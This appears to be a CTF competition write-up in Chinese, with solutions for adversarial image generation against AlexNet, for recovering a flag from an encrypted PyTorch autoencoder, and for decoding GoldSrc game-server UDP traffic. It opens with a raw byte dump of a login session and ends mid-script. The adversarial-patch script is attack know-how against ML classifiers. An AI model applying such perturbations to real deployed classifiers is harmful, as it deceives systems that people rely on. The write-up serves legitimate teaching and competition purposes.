64 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
65 b'n\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
66 b'u\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
67 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
68 b'\r\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
69 b'n\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
70 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
71 b'\r\nPassword: \x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0c\r\x0e\x0f\x0f'
72 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
73 b'L\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
74 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
75 b'3\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
76 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
77 b'H\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
78 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
79 b'C\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
80 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
81 b'T\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
82 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
83 b'F\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
84 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
85 b'{\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
86 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
87 b'B\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
88 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
89 b'A\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
90 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
91 b'd\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
92 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
93 b'C\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'

94 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
95 b'r\x01\x02\x03\x04\x05\x06\x07\x08\t\n'n'
96 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
97 b'Y\x01\x02\x03\x04\x05\x06\x07\x08\t\n'n'
98 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
99 b'p\x01\x02\x03\x04\x05\x06\x07\x08\t\n'n'
100 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
101 b't\x01\x02\x03\x04\x05\x06\x07\x08\t\n'n'
102 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
103 b'0\x01\x02\x03\x04\x05\x06\x07\x08\t\n'n'
104 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
105 b'G\x01\x02\x03\x04\x05\x06\x07\x08\t\n'n'
106 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
107 b'r\x01\x02\x03\x04\x05\x06\x07\x08\t\n'n'
108 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
109 b'A\x01\x02\x03\x04\x05\x06\x07\x08\t\n'n'
110 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
111 b'p\x01\x02\x03\x04\x05\x06\x07\x08\t\n'n'
112 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
113 b'h\x01\x02\x03\x04\x05\x06\x07\x08\t\n'n'
114 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
115 b'1\x01\x02\x03\x04\x05\x06\x07\x08\t\n'n'
116 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
117 b'c\x01\x02\x03\x04\x05\x06\x07\x08\t\n'n'
118 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
119 b'P\x01\x02\x03\x04\x05\x06\x07\x08\t\n'n'
120 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
121 b'R\x01\x02\x03\x04\x05\x06\x07\x08\t\n'n'
122 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
123 b'a\x01\x02\x03\x04\x05\x06\x07\x08\t\n'n'
124 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
125 b'c\x01\x02\x03\x04\x05\x06\x07\x08\t\n'n'
126 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
127 b't\x01\x02\x03\x04\x05\x06\x07\x08\t\n'n'
128 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
129 b'1\x01\x02\x03\x04\x05\x06\x07\x08\t\n'n'
130 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
131 b'c\x01\x02\x03\x04\x05\x06\x07\x08\t\n'n'
132 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
133 b'e\x01\x02\x03\x04\x05\x06\x07\x08\t\n'n'
134 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
135 b'1\x01\x02\x03\x04\x05\x06\x07\x08\t\n'n'
136 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
137 b'3\x01\x02\x03\x04\x05\x06\x07\x08\t\n'n'
138 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
139 b'8\x01\x02\x03\x04\x05\x06\x07\x08\t\n'n'
140 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
141 b'2\x01\x02\x03\x04\x05\x06\x07\x08\t\n'n'
142 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'

142 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
143 b'9\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
144 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
145 b'5\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
146 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
147 b'}\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
148 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
149 b'\r\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
150 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
151 b'\r\nLast login: Fri Nov 12 20:23:42 CST 2021 on ttyS1\r\nLinux l3hsecsrv002
4.19.0-16-amd64 #1 SMP D\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
152 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
153 b'ebian 4.19.181-1 (2021-03-19) x86_64\r\n\r\nThe programs included with the
Debian GNU/Linux system are free software;\r\nthe exact distribution terms for
each program are described in the\r\nindividual files in
/usr/share/doc/*/copyright.\r\n\r\nDebian GNU/Lin\x01\x02\x03\x03'
154 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
155 b'ux comes with ABSOLUTELY NO WARRANTY, to the extent\r\npermitted by applicable
law.\r\n\$\x01\x02\x03\x04\x05\x06\x06'
156 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
157 b'b\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
158 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
159 b'a\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
160 b'b\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
161 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
162 b's\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
163 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
164 b'h\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
165 b'as\x01\x02\x03\x04\x05\x06\x07\x08\t\t'
166 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
167 b'\r\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
168 b'h\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
169 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
170 b'\r\nnaivekun@l3hsecsrv002:~\$ \x00'
171 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
172 b'u\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
173 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
174 b'n\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
175 b'u\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
176 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
177 b'a\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
178 b'n\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
179 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
180 b'm\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
181 b'a\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
182 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
183 b'e\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
184 b'm\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
185 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'

```

186 b' \x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
187 b'e\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
188 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
189 b'~\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
190 b' \x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
191 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
192 b'a\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
193 b'~\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
194 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
195 b'r\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
196 b'a\x01\x02\x03\x04\x05\x06\x07\x08\t\n\n'
197 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
198 b'r\nLinux l3hsecsrv002 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19)
   x86_64 GNU/Linux\r\nnai\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
199 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'
200 b'vekun@l3hsecsrv002:~$ \x01\x02\x03\x04\x05\x05'
201 b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0b'

```

Alex

简单的targeted的对抗样本生成。要求是修改至多15%的像素，欺骗Alexnet达到和目标类别超过0.6的置信度（为了大家游玩体验特意降低的，结果导致有同学用各种奇怪方法手动做图片hhh）。目标是动态随机生成的，限时60s。

预期的解法是做（类似）fgsm的攻击，下面简单的脚本在图片左下角叠加了一个70x70的patch，在仅使用cpu的情况下也能以可观的速度（<5s）生成对抗样本。

Python

```

1  def attack(target: int):
2      img = Image.open("a.png")
3      t = transforms.ToTensor()
4      img_tensor = t(img).view((1, 3, 224, 224))
5      print(img_tensor.size())
6
7      alex = model.get_model()
8      alex.eval()
9
10     PATCH_SIZE = 70
11     noise = torch.zeros((1, 3, PATCH_SIZE, PATCH_SIZE))
12     optimizer = optim.SGD(params=[noise], lr=0.01)
13     pad = nn.ZeroPad2d((0, 224-PATCH_SIZE, 224-PATCH_SIZE, 0))
14
15     with open("imagenet_classes.txt", "r") as f:
16         categories = [s.strip() for s in f.readlines()]
17

```

```

18     noise = noise.requires_grad_(True)
19     writer = tensorboardX.SummaryWriter()
20     preprocess = transforms.Compose([
21         # transforms.Resize(256),
22         # transforms.CenterCrop(224),
23         # transforms.ToTensor(),
24         transforms.Normalize(mean=[0.485, 0.456, 0.406],
25                               std=[0.229, 0.224, 0.225]),
26     ])
27     for epoch in range(200):
28         alex.zero_grad()
29         pad.zero_grad()
30
31         adv_img: Tensor = (pad(noise) + img_tensor).clamp(0, 1)
32         preprocessed = preprocess(adv_img)
33         output = alex(preprocessed)
34
35         probabilities = torch.nn.functional.softmax(output[0], dim=0)
36         top5_prob, top5_catid = torch.topk(probabilities, 5)
37         for i in range(top5_prob.size(0)):
38             print(categories[top5_catid[i]], top5_prob[i].item())
39
40         loss = -output[0, target]
41         loss.backward()
42         optimizer.step()
43
44         writer.add_image("img", adv_img.squeeze(), epoch)
45         writer.flush()

```

生成的效果大概这样



alex的预测结果是

school bus 1.0

passenger car 4.20344176133014e-11

cab 7.246450076277278e-13

lifeboat 1.6434043795948705e-13

trailer truck 3.55169893332969e-14

Deep Dark Fantasy

首先是简单的xor cipher。torch.load是基于pickle实现的反序列化，所以文件头部一定是PK，xor一下就可以得到xor key 0xde。

torch.load解密之后的文件，报错，缺model模块，加一个model.py，再加载，报错缺MyAutoEncoder类，加一个空MyAutoEncoder类，再加载，报错缺两个成员和，Encoder类和Decoder类，加上这两个空的类。

当上面所需要的类都被mock之后，torch.load就可以正确加载这个文件并且填充对象成员。load得到的是一个dict，print出来发现包含两个键值对，键是字符串model和state_dict。打印出model对应的内容，可以看到完整的网络结构。

Swift

```
1  MyAutoEncoder(  
2      (encoder): Encoder(  
3          (conv): Sequential(  
4              (0): Conv2d(1, 16, kernel_size=(3, 3), stride=(2, 2), padding=(1, 1))  
5              (1): ReLU()  
6              (2): MaxPool2d(kernel_size=2, stride=2, padding=0, dilation=1,  
ceil_mode=False)  
7              (3): Conv2d(16, 8, kernel_size=(3, 3), stride=(2, 2), padding=(1, 1))  
8              (4): MaxPool2d(kernel_size=2, stride=2, padding=0, dilation=1,  
ceil_mode=False)  
9              (5): ReLU()  
10             (6): Conv2d(8, 8, kernel_size=(3, 3), stride=(2, 2), padding=(1, 1))  
11             (7): MaxPool2d(kernel_size=2, stride=2, padding=1, dilation=1,  
ceil_mode=False)  
12             (8): ReLU()  
13             (9): MaxPool2d(kernel_size=2, stride=2, padding=0, dilation=1,  
ceil_mode=False)  
14             (10): Flatten(start_dim=1, end_dim=-1)  
15         )  
16         (fc): Linear(in_features=32, out_features=16, bias=True)  
17     )  
18     (decoder): Decoder(  
19         (convt): Sequential(  
20             (0): ConvTranspose2d(1, 256, kernel_size=(1, 1), stride=(1, 1))  
21             (1): ReLU()  
22             (2): ConvTranspose2d(256, 256, kernel_size=(1, 1), stride=(1, 1))  
23             (3): ReLU()  
24             (4): ConvTranspose2d(256, 512, kernel_size=(1, 1), stride=(1, 1))  
25             (5): ReLU()  
26             (6): ConvTranspose2d(512, 128, kernel_size=(4, 4), stride=(4, 4))  
27             (7): ReLU()  
28             (8): ConvTranspose2d(128, 64, kernel_size=(4, 4), stride=(4, 4))  
29             (9): ReLU()  
30             (10): ConvTranspose2d(64, 32, kernel_size=(2, 2), stride=(2, 2))  
31             (11): ReLU()  
32             (12): ConvTranspose2d(32, 1, kernel_size=(2, 2), stride=(2, 2))  
33             (13): Sigmoid()  
34         )  
35     )  
36 )
```

至此就可以确定这是一个Auto Encoder，输入和输出都是一张单通道图片。图片的大小可以根据中间的瓶颈大小看出来，输入图片经过encoder被卷积网络降维为16d向量，再经过decoder被反卷积网络

重构为图片。经过我们小学二年级学过的四则运算可以计算得到输入和输出都是1x256x256的（如果是懒狗或者不小心忘记了四则运算可以扔一个tensor进去看看torch的报错信息来猜大小）。

接下来的问题是确定这玩意是干啥用的。Auto Encoder一般用来做无监督学习，目标一般都是最小化reconstruction error。可以合理推断模型输入一个含有flag的图片，输出一个相同的图片。（其实这里是模仿re的常见思路，题目给出一个flag验证机，要求选手获得其中的flag）

有的同学会纠结forward函数的问题，其实没想象的这么复杂...下面是从上面的输出重建的源代码（是真的重建一次，因为出题人训练的时候不小心删了py）。

Python

```
1  from torch import nn, Tensor
2  import torch
3  from torch.nn import Sequential, Linear, MaxPool2d, ReLU
4  from torch.nn.modules.activation import Sigmoid
5  from torch.nn.modules.conv import Conv2d, ConvTranspose2d
6  from torch.nn.modules.flatten import Flatten
7
8
9  class Encoder(nn.Module):
10     def __init__(self) -> None:
11         super().__init__()
12         self.conv = Sequential(
13             Conv2d(in_channels=1, out_channels=16,
14                 kernel_size=3, stride=2, padding=1),
15             ReLU(),
16             MaxPool2d(kernel_size=2, stride=2),
17
18             Conv2d(in_channels=16, out_channels=8,
19                 kernel_size=3, stride=2, padding=1),
20             MaxPool2d(kernel_size=2, stride=2),
21             ReLU(),
22
23             Conv2d(in_channels=8, out_channels=8,
24                 kernel_size=3, stride=2, padding=1),
25             MaxPool2d(kernel_size=2, stride=2, padding=1),
26             ReLU(),
27
28             MaxPool2d(kernel_size=2, stride=2),
29             Flatten(),
30         )
31         self.fc = Linear(in_features=32, out_features=16)
32
33     def forward(self, x: Tensor) -> Tensor:
34         y = self.conv(x)
35         y = self.fc(y)
```

```

36         return y
37
38
39 class Decoder(nn.Module):
40     def __init__(self) -> None:
41         super().__init__()
42         self.conv_t = Sequential(
43             ConvTranspose2d(in_channels=1, out_channels=256,
44                             kernel_size=1, stride=1),
45             ReLU(),
46             ConvTranspose2d(in_channels=256, out_channels=256,
47                             kernel_size=1, stride=1),
48             ReLU(),
49             ConvTranspose2d(in_channels=256, out_channels=512,
50                             kernel_size=1, stride=1),
51             ReLU(),
52             ConvTranspose2d(in_channels=512, out_channels=128,
53                             kernel_size=4, stride=4),
54             ReLU(),
55             ConvTranspose2d(in_channels=128, out_channels=64,
56                             kernel_size=4, stride=4),
57             ReLU(),
58             ConvTranspose2d(in_channels=64, out_channels=32,
59                             kernel_size=2, stride=2),
60             ReLU(),
61             ConvTranspose2d(in_channels=32, out_channels=1,
62                             kernel_size=2, stride=2),
63             Sigmoid(),
64         )
65
66     def forward(self, x: Tensor) -> Tensor:
67         batch = x.size(0)
68         x = x.view(batch, 1, 4, 4)
69         y = self.conv_t(x)
70         return y
71
72
73 class MyAutoEncoder(nn.Module):
74     def __init__(self) -> None:
75         super().__init__()
76         self.encoder = Encoder()
77         self.decoder = Decoder()
78
79     def forward(self, x):
80         y = self.encoder(x)
81         y = self.decoder(y)
82         return y

```

即使不知道激活函数也没有关系，因为我们这里只需要用到decoder。我们需要找到一个图片使得输入等于输出，但是试图枚举或者训练一个 $1 \times 256 \times 256$ 的tensor代价有点大，可以直接从瓶颈处的16D向量入手。可以看到，decoder的每层kernel和stride大小总是相同的，因此反卷积运算时不会overlap。所以这个16d向量的每个维度的实数值，会被各自重构成一个 $1 \times 64 \times 64$ 的图像小块，而且不会影响其他图像块的构建。换句话说，一个实数对应一个 $1 \times 64 \times 64$ 图像碎片。

下面是这个16d向量，所有维取相同的值，从-40到+40步进0.05，输出图像的变化。



然后找其中含有明显的肉眼可以辨认的字符，做一个拼图就结束了。



彩蛋：

其实这个AutoEncoder还塞进去了一个流汗黄豆



Lambda

一段连接游戏服务器的流量，主要是私有的 UDP 协议，连接时服务器会通知客户端需要的所有资源（相对路径）、以及一个 HTTP URL，客户端检查本地资源的存在性，若不存在则转向 HTTP 下载对应资源，然后重连游戏服务器，这就是为什么会出现 UDP 中间混杂着 HTTP 的原因. 因为是在 WireGuard 的接口上抓的，没啥正常流量，所以人工伪造了一些 DNS 和 ICMP...


Protocol	Length	Info
UDP	76	27015 → 27005 Len=48
TCP	60	57819 → 80 [SYN] Seq=0 Win=0
TCP	60	53517 → 80 [SYN] Seq=0 Win=0
TCP	60	57937 → 80 [SYN] Seq=0 Win=0
TCP	60	80 → 57819 [SYN, ACK] Seq=0
TCP	52	57819 → 80 [ACK] Seq=1 Ack=0
TCP	60	80 → 53517 [SYN, ACK] Seq=0
TCP	52	53517 → 80 [ACK] Seq=1 Ack=0
TCP	60	80 → 57937 [SYN, ACK] Seq=0
TCP	52	57937 → 80 [ACK] Seq=1 Ack=0
HTTP	293	GET /cstrike/maps/flag.bsp HTTP/1.1
HTTP	288	GET /cstrike/flag.wad HTTP/1.1
HTTP	294	GET /cstrike/sound/flag.wav HTTP/1.1

通过 URL 中的 "cstrike" 我们可以猜测是游戏是 CS 1.6，用喜欢的方式把三个资源文件导出，根据后缀名我们可以知道 flag.bsp 是一张地图，flag.wad 是一个贴图纹理，flag.wav 是一个音频（不过大小好像不太对劲），查看一下 flag.wav，我们找到了 flag 的开头部分。



Plain Text

```
1 L3HCTF{v41v3#
```

然后是 flag.wad，可以通过 Wally 打开纹理，获得提示声称 flag 有三个部分组成。



对于 flag.bsp 的处理，方法有很多，直接在客户端中运行地图会看到与 flag.wad 中相同的贴图（但其实该地图并不引用 flag.wad 这一纹理文件，它的贴图都是自包含进 bsp 文件内的），观察者模式在地图外能够看到一个贴了奇怪纹理的盒子，上面写的是第二部分的 flag；也可以直接用 GCFScape 打开地图文件，把自包含的贴图全都看个遍。



Kotlin

```
1 _@w4d_
```

我们在比赛过程中针对第三部分给出了一些提示，例如第三部分是在用户进服的欢迎消息（MOTD）中显示的，并提到了一个项目 ReHLDS (<https://github.com/dreamstalker/rehlds>)，那基本可以肯定我们要做的就是对 UDP 流量进行解码。

（其实出题人在出题时没有找到现成的分析文章 / 工具，但是 Nepnep 战队细心地发现了 <https://github.com/fire64/GoldSRCPacketDecoder>）

ReHLDS 项目中，根据 UDP 首包 "getchallenge" 字样，能够定位到 `SV_ConnectionlessPacket`，它在 `SV_ReadPackets` 中被调用：

C++


```
1         if (*(uint32 *)net_message.data == 0xFFFFFFFF)
2         {
3             // (Several lines omitted...)
4             // Connectionless packet
5             if
6             (g_RehldsHookchains.m_SV_CheckConnectionLessRateLimits.callChain([](netadr_t&
7             net_from, const uint8_t *, int) { return
8             SV_CheckConnectionLessRateLimits(net_from); }, net_from, net_message.data,
9             net_message.cursize))
10            {
11                Steam_HandleIncomingPacket(net_message.data,
12                net_message.cursize, ntohl(*(u_long *)&net_from.ip[0]), htons(net_from.port));
13                SV_ConnectionlessPacket();
14            }
15            continue;
16        }
```

由此我们可知，以 0xFFFFFFFF 开头的数据包都是“无连接”的（如 "getchallenge" 的包），而题目中 UDP 流量包几乎都不是这个开头，所以我们应该看后续的处理。

C++

```
1         for (int i = 0 ; i < g_psvs.maxclients; i++)
2         {
3             client_t *cl = &g_psvs.clients[i];
4             if (!cl->connected && !cl->active && !cl->spawned)
5             {
6                 continue;
7             }
8
9             if (NET_CompareAdr(net_from, cl->netchan.remote_address) != TRUE)
10            {
11                continue;
12            }
13
14            if (Netchan_Process(&cl->netchan))
15            {
```

这里出现了本题核心函数 `Netchan_Process`（对等的函数是 `Netchan_Transmit`），其实我们的主要工作就是复刻它的工作流程，经过阅读后，整个流程的示意图和数据包结构如下：



其中当为 RELIABLE 分段模式时，首先会有 fragment 头区，其后紧跟数据区，每一个 fragment 头的 `id` 由两个 uint16 组成，分别是该流的总段数和当前段编号组成（详情可阅读代码），`start_pos` 和 `length` 分别表示分段在数据区的偏移和长度，这些都是重组流数据的重要依据. 如果重组后的最终数据以 "BZ2\x00" 开头，那么就要使用 BZ2 解压才能还原数据. 在数据区末尾还可能会有一些 UNRELIABLE 数据，这些数据不参与流重组.

`COM_UnMunge2` 可以直接从 ReHLDS 搬过来；BZ2 相关则需要使用 libbz2.

为了自动化，把 pcap 包文件弄成 C 的 initializer list 方便处理，将其输出保存为 `hl.i`

Python

```
1  import sys
2  import binascii
3
4  import dpkt
5  from dpkt.tcp import TCP
6  from dpkt.udp import UDP
7  import socket
8
9  import json
10 import base64
11
12 if len(sys.argv) != 2:
13     print('%s PCAPFILE' % sys.argv[0])
14     exit()
15
16 name = sys.argv[1][: -len(".pcap")]
17
18 pcap = dpkt.pcap.Reader(open(sys.argv[1], 'rb'))
19
20 result = []
21
22 def inet_to_str(inet):
23     try:
24         return socket.inet_ntoa(socket.AF_INET, inet)
25     except ValueError:
26         return socket.inet_ntoa(socket.AF_INET6, inet)
27
28 for ts, buf in pcap:
29     ip = dpkt.ip.IP(buf)
